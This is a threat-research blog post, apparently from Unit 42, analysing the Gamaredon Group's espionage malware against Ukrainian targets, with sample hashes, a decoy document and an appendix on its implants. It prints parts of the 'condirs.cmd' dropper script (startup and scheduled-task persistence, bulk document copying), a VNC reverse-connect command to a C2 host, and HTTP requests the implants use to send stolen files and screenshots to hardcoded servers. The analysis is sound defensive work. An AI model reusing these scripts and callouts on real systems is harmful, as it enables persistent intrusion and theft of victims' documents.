

## The Gamaredon Group Toolset Evolution

By Anthony Kasza, Dominik Reichel

Published: 2017-02-27 · Archived: 2026-04-05 13:31:16 UTC

Unit 42 threat researchers have recently observed a threat group distributing new, custom developed malware. We have labelled this threat group the Gamaredon Group and our research shows that the Gamaredon Group has been active since at least 2013.

In the past, the Gamaredon Group has relied heavily on off-the-shelf tools. Our new research shows the Gamaredon Group have made a shift to custom-developed malware. We believe this shift indicates the Gamaredon Group have improved their technical capabilities. The custom-developed malware is fully featured and includes these capabilities:

- A mechanism for downloading and executing additional payloads of their choice
- The ability to scan system drives for specific file types
- The ability to capture screenshots
- The ability to remotely execute commands on the system in the user's security context

The Gamaredon Group primarily makes use of compromised domains, dynamic DNS providers, Russian and Ukrainian country code top-level domains (ccTLDs), and Russian hosting providers to distribute their custom-built malware.

Antimalware technologies have a poor record of detecting the malware this group has developed. We believe this is likely due to the modular nature of the malware, the malware's heavy use of batch scripts, and the abuse of legitimate applications and tools (such as wget) for malicious purposes.

Previously, [LookingGlass reported](#) on a campaign they named "Operation Armageddon," targeting individuals involved in the Ukrainian military and national security establishment. Because we believe this group is behind that campaign, we've named them the Gamaredon Group, an anagram of "Armageddon". At this time, it is unknown if the new payloads this group is distributing is a continuation of Operation Armageddon or a new campaign.

### Gamaredon: Historical Tool Analysis

The earliest discovered sample (based on compile times and sandbox submission times) distributed by this threat group resembles the descriptions of Gamaredon provided by [Symantec](#) and [Trend Micro](#). Unfortunately, this identification is rather tenuous, as it seems to only identify the first variant of payloads used by our threat actors. Some samples of later payload variants also have been given the generic and brittle names of [TROJ\\_RESETTER.BB](#) and [TROJ\\_FRAUDROPEX](#).

Originally, the payloads delivered to targets by this threat group consisted of a password protected Self-extracting Zip-archive (.SFX) file which, when extracted, wrote a batch script to disk and installed a legitimate remote administration tool called tool [Remote Manipulator System](#) (Figure 1) which they would abuse for malicious purposes.




Figure 1 Remote Manipulator System Interface

One such self-extracting archive (ca87eb1a21c6d4ffd782b225b178ba65463f73de6f4c736eb135be5864f556dc) was first observed around April of 2014. The password (reused by many of the password protected SFX payloads) it used to extract itself is “1234567890\_”. The files included in this SFX file we observed include a batch file named “123.cmd” and another SFX named “setting.exe”. This second SFX contains a .MSI installer package which installs Remote Manipulator System and a batch script which handles the installation.

Later payloads would write batch scripts to disk as well as wget binaries. The batch scripts would use the wget binaries to download and execute additional executables. The scripts would also use wget to send POST requests to command and control (C2) servers that would contain information about the compromised system. Some of these payloads included decoy documents that would open when the malware is executed.

Three examples of this type of payload include:

- a6a44ee854c846f31d15b0ca2d6001fb0bddd85f17e2e56abb2fa9373e8cfe7
- b5199a302f053e5e9cb7e82cc1e502b5edbf04699c2839acb514592f2eeabb13
- 3ef3a06605b462ea31b821eb76b1ea0fd664e17d010c1d5e57284632f339d4b

We first observed these samples using wget in 2014. The filenames and decoy documents these samples used attempt to lure individuals by using the presidential administration of Ukraine, Ukrainian national security and defense, the Anti-Terrorist Operation Zone in the Ukraine, and Ukrainian patriotism as subjects. The text of one such decoy document is pictured below.

## Інформація про загиблих в районі антитерористичної операції:

Загальна кількість загиблих, що знаходились (ться) у моргах Дніпропетровської області, з початку проведення АТО – **318 тіл (+75 тіл на станції «Чаплине»)**, з них ідентифіковано та видано – **189 тіл**. (116 тіл поховані неідентифікованими).

### 1. Морги, в яких знаходяться тіла загиблих, доставлених із району проведення АТО і кількість тіл (всього 88 тіл):

Дніпропетровське обласне бюро судово-медичної експертизи (ДОБСМЕ): **3**  
Ленінське відділення ДОБСМЕ (м. Дніпропетровськ): **10**  
Криворізьке відділення ДОБСМЕ (м. Кривий Ріг) : **0**  
Васильківське відділення ДОБСМЕ (сmt Васильківка): **0**  
Межівське відділення ДОБСМЕ (сmt Межова): **0**  
Залізничні вагони (холодильники-рефрижератори)  
на станції «Чаплине» Придніпровської залізниці (4 вагони): **75**

### 2. Персональні дані загиблих, які ідентифіковані та видані родичам чи близьким:

Протягом доби зміни даних не відбулося.

### 3. Персональні дані загиблих, які ідентифіковані та не видані родичам чи близьким:

Протягом доби змін даних не відбулося.

### 4. Кількість неідентифікованих тіл загиблих в зоні АТО і моргів, в яких вони знаходяться (всього 88 тіл):

Дніпропетровське обласне бюро судово-медичної експертизи (ДОБСМЕ): **3**  
Ленінське відділення ДОБСМЕ (м. Дніпропетровськ): **10**

Figure 2 Ukrainian Decoy Document used by Gamaredon Group

Other observed payloads would, again, use SFX files to deliver a batch script and an executable that allowed remote access through the VNC protocol. These VNC executables would either be included in the SFX file or downloaded by the batch script. We found one URL (now taken down) that hosted a VNC executable that the malware would attempt to download and install at `hxxp://prestigeclub.frantov.com[.Jua/press-center/press/chrome-xvnc-v5517.exe`.

The batch script would then attempt to have the VNC program connect to a command and control (C2) server to enable the server to control the compromised system. All VNC installations on compromised systems that we observed have used the same configuration file, RC4 key file, and passwords.

One such sample, `cfb8216be1a50aa3d425072942ff70f92102d4f4b155ab2cf1e7059244b99d31` first appeared around January of 2015. The batch script utilized in this sample ensures a VNC connection is available:

```
start winlogons -autoreconnect -id:%sP% -connect grom56.ddns.net:5500
```

The path configured in the VNC configuration file across all implants employing VNC (UltraVNC.ini) is “Y:\ПРОБА\Создание троянов\создание RMS\vnc”. This isn’t the only place hardcoded Cyrillic file paths are used by implants. Many of the batch scripts also use hardcoded paths such as “Главное меню\Программы\Автозагрузка”. Many payloads also include a VBS script which raises a dialog box to the users asking them to run the malware again. It reads, “Ошибка при инициализации приложения (0xc0000005). Повторить попытку открытия файла?” (English Translation from Russian: Application failed to initialize (0xc0000005). Try to open the file again?).

Some of the SFX files also include another legitimate application called [ChkFlsh.exe](#) (8c9d690e765c7656152ad980edd2200b81d2afceef882ed81287fe212249f845). This application was written by a Ukrainian programmer and is used to check performance of USB flash drives. Its value to the attackers isn’t clear but one possibility is that it is somehow used to steal or monitor files on USB devices. In our research, we found this application present in some SFX files along with VNC programs and in some SFX files that didn’t have VNC programs included.

## Custom Implants

While the most recent samples observed still use batch scripts and SFX files, the Gamaredon Group has moved away from applications like wget, Remote Manipulator Tool, VNC and ChkFlsh.exe. Instead of using wget the attackers are distributing

custom developed downloaders, and instead of Remote Manipulator or VNC the malware is using a custom developed remote access implant.

In June of 2015 a custom downloader used by many newer samples was first seen in the wild and is often included in SFX implants with the name "LocalSMS.dll". This downloader makes requests to adobe.update-service[.jnet (hardcoded in the sample) and is further discussed in Appendix A.

In February 2016, another custom tool now often included in SFX implants was seen in the wild. This SFX file (3773ddd462b01f9272656f3150f2c3de19e77199cf5fac1f44287d11593614f9) contains a new Trojan (598c55b89e819b23eac34547ad02e5cd59e1b8fcb23b5063a251d8e8fae8b824) we refer to as "Pteranodon." Pteranodon is a custom backdoor which is capable of the following tasks:

- Capturing screenshots at a configurable interval and uploading them to the attacker
- Downloading and executing additional files
- Executing arbitrary commands on the system

The earliest version of Pteranodon uses a hardcoded URL for command and control. It sends POST requests to "msrestore[.]ru/post.php" using a static multipart boundary:

```
-----870978B0uNd4Ry_$
```

Newer versions of the tool also use hardcoded domains and multipart boundaries. They also share similar pdb strings. Other Pteranodon samples can be found in AutoFocus using the [Pteranodon](#) tag. The most recent variant of Pteranodon is analyzed in Appendix A.

We have only identified one delivery vector for the new implants thus far. A Javascript file (f2355a66af99db5f856ebfcfeb2b9e67e5e83fff9b04cdc09ac0fabb4af556bd) first seen in December of 2016 downloads a resource from http://samotsvety.com[.]jua/files/index.pht (likely a compromised site used for staging payloads) which previously an SFX file (b2fb7d2977f42698ea92d1576fdd4da7ad7bb34f52a63e4066f158a4b1ffb875) containing two of the Gamaredon custom tools.

A related sample (e24715900aa5c9de807b0c8f6ba8015683af26c42c66f94bee38e50a34e034c4) used the same distinct Mutex and contains a larger set of tools for analysis. The original name of the file is "AdapterTroubleshooter.exe" and the file uses icons which resemble those used by OpenVPN, as seen below.



Upon examining the sample's file activity within AutoFocus it is clear the sample is a self-extracting executable.

0	5	0	sample.exe	Create	Users\Administrator\AppData\Local\Temp\7zipSfx.000\winrestore.dll, 00120196, 00000060
0	5	0	sample.exe	Write	Users\Administrator\AppData\Local\Temp\7zipSfx.000\winrestore.dll
0	5	0	sample.exe	Create	Users\Administrator\AppData\Local\Temp\7zipSfx.000\LocalSMS.dll, 00120196, 00000060
0	5	0	sample.exe	Write	Users\Administrator\AppData\Local\Temp\7zipSfx.000\LocalSMS.dll
0	5	0	sample.exe	GetFileAttributes	users\admini-1\appdata\local\temp\7zipSfx.000\winrestore.dll
0	5	0	sample.exe	CreateFileW	Users\Administrator\AppData\Local\Temp\7zipSfx.000\winrestore.dll, 2, ..., unknown, 0

Figure 3 Self Extracting executable behavior shown in AutoFocus

Opening the sample with 7zip inside of a virtual machine, all the files contents can be examined. Below is a table providing the SHA256 values, the filenames, the compile timestamps and the pdb paths of the contents of the SFX file.

SHA256	Filename	Compile Time	PDB Path
400f53a89d08d47f608e1288d9873bf8d421fc7cd642c5e821674f38e07a1501	LocalSMS.dll	Wed Apr 29 08:10:30 2015	c:\users\viber\documents\vi2013\projects\contextmenu\
d01df47b6187631c9a93bdad1298439ab1a1c5529b3319f3614b6ec2455e5726	MpClients.dll	Thu Sep 08 05:01:00 2016	c:\users\user\documents\vis2015\projects\updaterv1\rel

f2296bcb6be68dfb330baec2091fb11a42a51928ba057164213580e6ff0e1126	OfficeUpdate.dll	Wed Dec 07 09:25:57 2016	-
2ded2f3b5b5b6155ce818893c67887cbfa8b539be6c983e314ccf2177552da20	SmartArtGraphicsLog.lnk	-	-
46a39da996b01e26ddd71d51c9704de2aa641cd3443f6fe0e5c485f1cd9fa65d	UsrClass.lnk	-	-
a972ad0ddc00d5c04d9fe26f1748e12008efdd6524c9d2ea4e6c2d3e42d82b7b	condirs.cmd	-	-
37c78ee7826d63bb9219de594ed6693f18da5db60e3cbc86795bd10b296f12ac	winrestore.dll	Mon Jan 09 03:12:39 2017	c:\develop\ready\winrestore proxy\release\winrestore.pd
90ba0f95896736b799f8651ef0600d4fa85c6c3e056e54eab5bb216327912edd	wmphost.exe	Thu Dec 01 08:23:32 2016	c:\develop\ready\mouse-mo move\release\mouse-move.j

The bootstrapping logic for the sample relies on the contents of "condirs.cmd". Briefly, the logic within "condirs.cmd" follows:

1. Ensure "%LOCALAPPDATA%\Microsoft\Windows\" exists
2. Kill and delete processes, files, and scheduled tasks which may interfere with the sample executing
3. Copy "winrestore.dll" to "%LOCALAPPDATA%\Microsoft\Windows\UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5win}.dll"
4. Copy "OfficeUpdate.dll" to "%LOCALAPPDATA%\Microsoft\Windows\UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5off}.dll"
5. Determine if the operating system is Windows XP or Windows 7
6. If the system is running Windows XP
  - a. Set the directory to copy files into as "%WINDIR%\Setup\State\Office"
  - b. Copy "UsrClass.lnk" to "%USERPROFILE%\Главное меню\Программы\Автозагрузка"
  - c. Copy "SmartArtGraphicsLog.lnk" to "%USERPROFILE%\Главное меню\Программы\Автозагрузка"
7. If the system is running Windows 7
  - a. Set the directory to copy files into as "%APPDATA%\Microsoft\Office"
  - b. Copy "UsrClass.lnk" to "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup"
  - c. Copy "SmartArtGraphicsLog.lnk" to "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup"

```
condirs.cmd
23
24
25 :win_xp
26 set dir1=%WINDIR%\Setup\State\Office
27 set param1=/SC MINUTE /MO 15 /RU "SYSTEM"
28 set param2=/SC MINUTE /MO 20 /RU "SYSTEM"
29 set param3=/SC MINUTE /MO 25 /RU "SYSTEM"
30
31 cd %CD%
32 copy "%CD%\UsrClass.lnk" "%USERPROFILE%\Главное меню\Программы\Автозагрузка" /y
33 copy "%CD%\SmartArtGraphicsLog.lnk" "%USERPROFILE%\Главное меню\Программы\Автозагрузка" /y
34 goto ends
35
36
37 :win_7
38 set dir1=%APPDATA%\Microsoft\Office
39 set param1=/SC MINUTE /MO 15 /F
40 set param2=/SC MINUTE /MO 20 /F
41 set param3=/SC MINUTE /MO 25 /F
42
43 cd %CD%
44 copy "%CD%\UsrClass.lnk" "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup" /y
45 copy "%CD%\SmartArtGraphicsLog.lnk" "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup" /y
46 goto ends
47
```

Figure 4 Windows XP and Windows 7 logic within "condirs.cmd"

8. Copy "winrestore.dll" to the directory set in step 6 or 7a with the filename "MSO1234.win"
9. Copy "LocalSMS.dll" to the directory set in step 6 or 7a with the filename "MSO1567.dls"
10. Copy "OfficeUpdate.dll" to the directory set in step 6 or 7a with the filename "MSO5678.usb"
11. Copy "MpClients.dll" to the directory set in step 6 or 7a with the filename "MSO8734.obn"

12. Execute the exported function "updater" within "MSO1234.win" using rundll32.exe
13. Execute the exported function "EntryPoint" within "MSO1567.dls" using rundll32.exe

It should be noted that "UsrClass.lnk" links to "%WINDIR%\system32\rundll32.exe UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5win}.dll,updater" and "SmartArtGraphicsLog.lnk" links to "C:\WINDOWS\system32\rundll32.exe UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5off}.dll,StartBackup". These are the locations "winrestore.dll" and "OfficeUpdate.dll" were copied to in steps 3 and 4, respectively.

The "condirs.cmd" script then continues to:

1. Schedule the following tasks:
  - a. Task name "UpdatesWinRes", invoke "MSO1234.win,updater"
  - b. Task name "UpdatesWinDLL", invoke "MSO1567.dls,EntryPoint"
  - c. Task name "UpdatesWinUSBOOK", invoke "MSO5678.usb,StartBackup"
  - d. Task name "UpdatesWinOBN", invoke "MSO8734.obn,bitDefender"
2. Ensure the directory "%Temp%\reports\ProfileSkype\" exists
3. Kill processes named "skype.exe"
4. Copy the contents of "%AppData%\Skype" to "%Temp%\reports\ProfileSkype\"
5. Create subdirectories under "%Temp%\reports%\COMPUTERNAME\" with names: Z W P S V Q N M L K I J F H E G and D. These are drive letters.
6. Copy all files from all above drive letters with extensions "doc", "docx", "xls", "xlsx", "rtf", "odt" and "txt" into "%TEMP%\reports%\COMPUTERNAME%\%d\" where %d is the drive letter
7. Copy all files with the above extensions from all users' "Desktop", "Documents", and "Downloads" folders to "%TEMP%\reports%\COMPUTERNAME%\Desktop\", "%TEMP%\reports%\COMPUTERNAME%\Documents\" and "%TEMP%\reports%\COMPUTERNAME%\Downloads\" respectively

```
condirs.cmd
25 :win_sqp
26 set dir1=%WINDIR%\Setup\State\Office
27 set param1=/SC MINUTE /MO 15 /RU "SYSTEM"
28 set param2=/SC MINUTE /MO 20 /RU "SYSTEM"
29 set param3=/SC MINUTE /MO 25 /RU "SYSTEM"
30
31 cd %CD%
32 copy "%CD%\UsrClass.lnk" "%USERPROFILE%\Главное меню\Программы\Автозагрузка\" /y
33 copy "%CD%\SmartArtGraphicsLog.lnk" "%USERPROFILE%\Главное меню\Программы\Автозагрузка\" /y
34 goto ends
35
36
37 :win_7
38 set dir1=%APPDATA%\Microsoft\Office
39 set param1=/SC MINUTE /MO 15 /F
40 set param2=/SC MINUTE /MO 20 /F
41 set param3=/SC MINUTE /MO 25 /F
42
43 cd %CD%
44 copy "%CD%\UsrClass.lnk" "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" /y
45 copy "%CD%\SmartArtGraphicsLog.lnk" "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" /y
46 goto ends
47
48
49 :ends
50 MD "%dir1%"
51
52 copy "%CD%\winrestore.dll" "%dir1%\MSO1234.win" /y
53 copy "%CD%\LocalSMS.dll" "%dir1%\MSO1567.dls" /y
54 copy "%CD%\OfficeUpdate.dll" "%dir1%\MSO5678.usb" /y
55 copy "%CD%\MpClients.dll" "%dir1%\MSO8734.obn" /y
56
57 start /b rundll32.exe %dir1%\MSO1234.win,updater
58 start /b rundll32.exe %dir1%\MSO1567.dls,EntryPoint
59
60
61 schtasks /Create /TN UpdatesWinRes /TR "%windir%\system32\rundll32.exe %dir1%\MSO1234.win,updater" %param1%
62 schtasks /Create /TN UpdatesWinDLL /TR "%windir%\system32\rundll32.exe %dir1%\MSO1567.dls,EntryPoint" %param2%
```

Figure 5 The document stealing logic inside "condirs.cmd"

8. Execute the exported function "StartBackup" within "MSO5678.usb" using rundll32.exe
9. Execute the exported function "bitDefender" within "MSO8734.obn" using rundll32.exe
10. Clean up temporary files, sleep, and delete itself

When this script has completed, a series of implants giving the attacker the ability to steal files, capture screenshots and evade detection are deployed on the system. These individual implants are analyzed in detail in Appendix A.


### Trends Across Implants

While the payloads used to control compromised systems have evolved over time, many commonalities appear across the samples. While not every sample distributed by this group is described in this blog, hashes of the known samples are included in the Indicators of Compromise section. Some interesting behaviors from a few of the related samples include:

- Many of the batch scripts include misspellings of common English words. One such example is the filename "cmd". While another example, "domen", is used as a variable name in a batch script which is likely meant to be "domain"
- Almost all batch scripts in all samples ping localhost as a means of sleeping
- Many of the batch scripts are named "cmd" and some include the string "Trons\_ups" and "Treams"
- Many of the batch scripts use the same commands for determining operating system version.
- Many of the early samples used applications such as wget, UltraVNC, and ChkFlash. These utilities have been replaced with custom tools in the latest sample
- Samples employing VNC used the same configuration and passwords

Additionally, the infrastructure used by this group has not changed much in the past three years. Many of the samples reused the same domains for implant communication. Also, many of the custom developed tools use hardcoded network locations.

Monikers used for filenames, exported DLL functions, domains, and variable names in scripts seem to be themed and consistent. By pivoting on indicators from one of the SFX implants within AutoFocus additional samples are easily identified by overlaps in these consistencies. Most samples were delivered in a similar fashion: an SFX dropping resources which are staged and loaded with a batch and/or VBS script. The reuse of SSL certificates between IPv4 addresses as well as the reuse of IPv4 addresses between domains names is apparent when viewing a large collection of entities involved in this campaign, as shown below.



Focusing in on one of the newest samples (analyzed in Appendix A), the reuse of file names as well as SFX content files becomes apparent.




Figure 6 Overview of the relationships between Samples and Network Infrastructure used by the Gamaredon Group

**Final Word**

The implants identified have limited, generic, and often conflicting detections on VirusTotal. The threat group using these implants has been active since at least 2014 and has been seen targeting individuals likely involved in the Ukrainian government. Some of the samples share delivery mechanisms and infrastructure with samples which are detected by a few antivirus vendors as Gamaredon. However, newer variants deliver more advanced malware which goes unnamed.

Periodically, researchers at Palo Alto Networks hunt through WildFire execution reports, using AutoFocus, to identify untagged samples' artifacts in the hopes of identifying previously undiscovered malware families, behaviors, and campaigns.

This blog presents a threat group identified by the above process using AutoFocus. By actively hunting for malicious activity and files instead of waiting for alerts to triage, defenders can identify and building protections for new trends before they arrive on their corporate networks and endpoints. More details about this threat group can be found in the AutoFocus tag [GamaredonGroup](#).

Palo Alto Networks customers are protected from this threat in the following ways:

- WildFire identifies the malware described in this report as malicious.
- Traps prevents execution of the malware described in this report.
- The C2 domains used by this group are blocked through Threat Prevention.

Special thanks go out to Tom Lancaster for both his assistance in this investigation and for his charming good looks.

**Appendix A: Custom Implant Analyses**

**USBStealer: MSO5678.usb / OfficeUpdate.dll**

This file is a USB file stealer which can be also guessed by its internal name "USBgrabber.dll". However, the implementation is sloppy which makes it a file stealer for any newly connected logical volume on a system. This is because the malware monitors the computer for messages WM\_COMMAND and WM\_DEVICECHANGE, but not verifying if a USB drive was connected.

The malware creates two mutexes "\_\_Wsnusb73\_" and "\_\_Wsnusb73\_". Then, it creates the following folder in the temp path of the local user:

```
"C:\Users\<Username>\AppData\Local\Temp\reports"
```

This folder is used as a temporary location to copy all files from a newly connected logical drive to and upload them to the C2 server. The files are transferred to the hardcoded C2 server "195.62.52.93" one by one via HTTP POST method. The following request is used which also includes information about the victim, the file to be transferred as well as the source drive:

1	POST /post.php HTTP/1.1
2	Content-Type: multipart/form-data; boundary=----qwerty
3	Host: 195.62.52.93

```
4 Content-Length: ...
5 Cache-Control: no-cache
6 -----qwerty
7 Content-Disposition: form-data; name="filename"
8 \\
```

The malware also creates a SQLite database named "asha.dat" in the local users temp folder. Therein, it keeps track of files which were stolen by calculating the MD5 hash of the filename followed by the file length. Therefore, it creates a Unicode string of the original file path from the drive and concatenates the file size in bytes to it. Finally, it uses the API functions MD5Init(), MD5Update() and MD5Final() to calculate the hash and store it in the database.

Name	Type	Schema
Tables (1)		
hashes		CREATE TABLE hashes (hash char(32) primary key)
Indices (1)		
sqlite_autoindex_hashes_1		
Views (0)		
Triggers (0)		

Figure 7 Structure of the database created by the malware

It should be noted, that only hashes of files are added to the database that don't have the following extensions:

- DLL
- BIN
- CAB
- EXE
- ISO

#### Downloader: MSO1567.dls / LocalSMS.dll

This file is essentially a simple downloader which contacts the C2 server to send some user data and get an executable as response which will be executed. The DLL is written in C++ and contains all of the functionality in an export function named "EntryPoint". The file was compiled without any compiler or linker optimizations, thus the big file size and the remaining PDB path string.

At first, the malware retrieves the temp path of the local user ("C:\Users\\AppData\Local\Temp\"), the computer name (e.g. "WIN-MLABCSUOVJB"), the hardware profile GUID (e.g. "{826ee360-7139-11de-8d20-808e6f6e6263}") and the volume serial number of C:\ drive (e.g. "1956047236"). Next, it takes the following hardcoded string:

```
http://adobe.update-service[.]net/index.php?comp=
```

To create a URL string with the victims information for contacting the C2 server:

- `http://adobe.update-service[.]net/index.php?comp=WIN-MLABCSUOVJB&id=WIN-MLABCSUOVJB_{826ee360-7139-11de-8d20-808e6f6e6263}1956047236`

To create the filename where the downloaded file will be saved, the malware tries to build a random string of 10 characters. However, due to an implementation error the string always ends up being the same, namely "frAQbc8Wsa". This string gets concatenated with the retrieved local users temp path to the following file path:

- `C:\Users\\AppData\Local\Temp\frAQbc8Wsa`

Then, it uses the API function `URLDownloadToFileA()` to download a payload to disk and executes it via `CreateProcess()`. Finally, it sleeps for 60 seconds before terminating the payload and the DLL exits.

#### Downloader: MSO8734.obn / MpClients.dll

This file is a slightly more advanced version of `LocalSMS.dll` downloader. Instead of downloading a payload directly to disk, this file requests a download command from the C2 server which contains the actual payload URL to be used. Therefore, it uses a basic network implementation based on the Winsock functions. All the functionality of this DLL is put into an export function named "bitDefender".

It creates a socket, requests the address of the hardcoded C2 server "win-restore.ru" via `gethostbyname()` and connects to it. Thereafter, it also collects the volume serial number of C:\ drive, the computer name and the hardware profile GUID. With this information, it creates the following string used by a subsequent `send()` function call:

```
"GET /css.php?id=WIN-MLABCSUOVJB_{826ee360-7139-11de-8d20-808e6f6e6263}1956047236 HTTP/1.1
Host: win-restore.ru
Connection: close"
```

The response will be stored into a memory buffer via `recv()` and scanned for the string "urltoLoad=". As the name suggests, the received data contains the actual URL of the payload inside curly brackets. The URL gets pulled out of the string and is used again as input for the API function `URLDownloadToFile()`. Again, the same file path will be used to store the payload on disk and execute it:

```
"C:\Users\\AppData\Local\Temp\frAQbc8Wsa"
```

#### Pteranodon: MSO1234.win / winrestore.dll

Pteranodon is a backdoor which also can capture screenshots based on a configuration file created on the disk. Further, it uploads the screenshots to the C2 server unencrypted. All the functionality of this DLL is put into an export function named "updater".

At first, it retrieves the %APPDATA% folder of the local user to build the following file path:

```
"C:\Users\<Username>\AppData\Roaming\Microsoft\desktop.ini"
```

Then, it checks if the file already exists and continues execution if so. If not, it runs a routine which checks if there is mouse movement as an anti-sandbox technique. If no mouse movement is detected the malware runs in an infinite loop checking for mouse movement.

If the file "desktop.ini" does not exist, the malware creates it and writes the following information into it:

```
" interval={60} msfolder={10} status={0}"
```

This information is used as configuration data to create the screenshots. There are also other commands possible which can be retrieved from the C2 server. The following commands are available:

**exec={**

This command is used to download and execute a payload from a URL present in the curly brackets. It creates a random file path in temp folder, calls URLDownloadToFile() and CreateProcess() to run the payload. Then, it waits 30s and terminates the payload.

**interval={**

This command is used to define the interval in seconds between the creation of two or more screenshots.

**msfolder={**

This command defines the number of screenshots to create.

**command={ / command\_c={**

This command is used to execute a file present as a string between the curly brackets. The variant with the "c" uses the Windows tool cmd.exe with help of ShellExecute().

**status={**

This command contains the flag which defines if screenshots should be made ("1") or not ("0").

Next, it checks for a mutex named "asassin1dj" to verify if the system is already infected and creates it if this isn't the case:

```
call    get_user_info
mov     [ebp+var_4], 0
call    read_config_data
push   offset Mutex      ; "asassin1dj"
push   0                 ; bInitialOwner
push   0                 ; lpMutexAttributes
call    ds:CreateMutexA
call    ds:GetLastError
cmp     eax, ERROR_ALREADY_EXISTS
jnz    short loc_100027A0
```

Figure 8 Mutex check and creation routine

Next, it creates the following folder, if not already present:

```
"C:\Users\<Username>\AppData\Roaming\Microsoft\store"
```

Next, according to the configuration data in "desktop.ini" it constantly creates 24-bit color depth JPEG screenshots without extension in the store folder with help of GDI32 and gdiplus API functions. The following file naming scheme for the screenshots is used:

```
<year><month><day>_<hour><minute><seconds>
```

After the last screenshot was created, it uploads all files from the "store" folder to the C2 server "win-restore[.]ru". Then, it deletes all the files present in the folder and starts a new screenshot creation cycle. It should be noted that there is no check of what files are uploaded. The files are uploaded via POST HTTP method to the script "vvd.php". For this, the following HTTP request is used which contains also data from the victim as well the JPEG files:

1	
2	POST /vvd.php HTTP/1.1
3	Accept: application/x-www-form-urlencoded
4	Connection: Keep-Alive
5	Content-Type: multipart/form-data; boundary=-----987978B0urd3Gf_\$
6	Accept-Charset: utf-8
7	User-Agent: asasing
8	Host: win-restore.ru
9	Content-Length: <length>
10	Cache-Control: no-cache
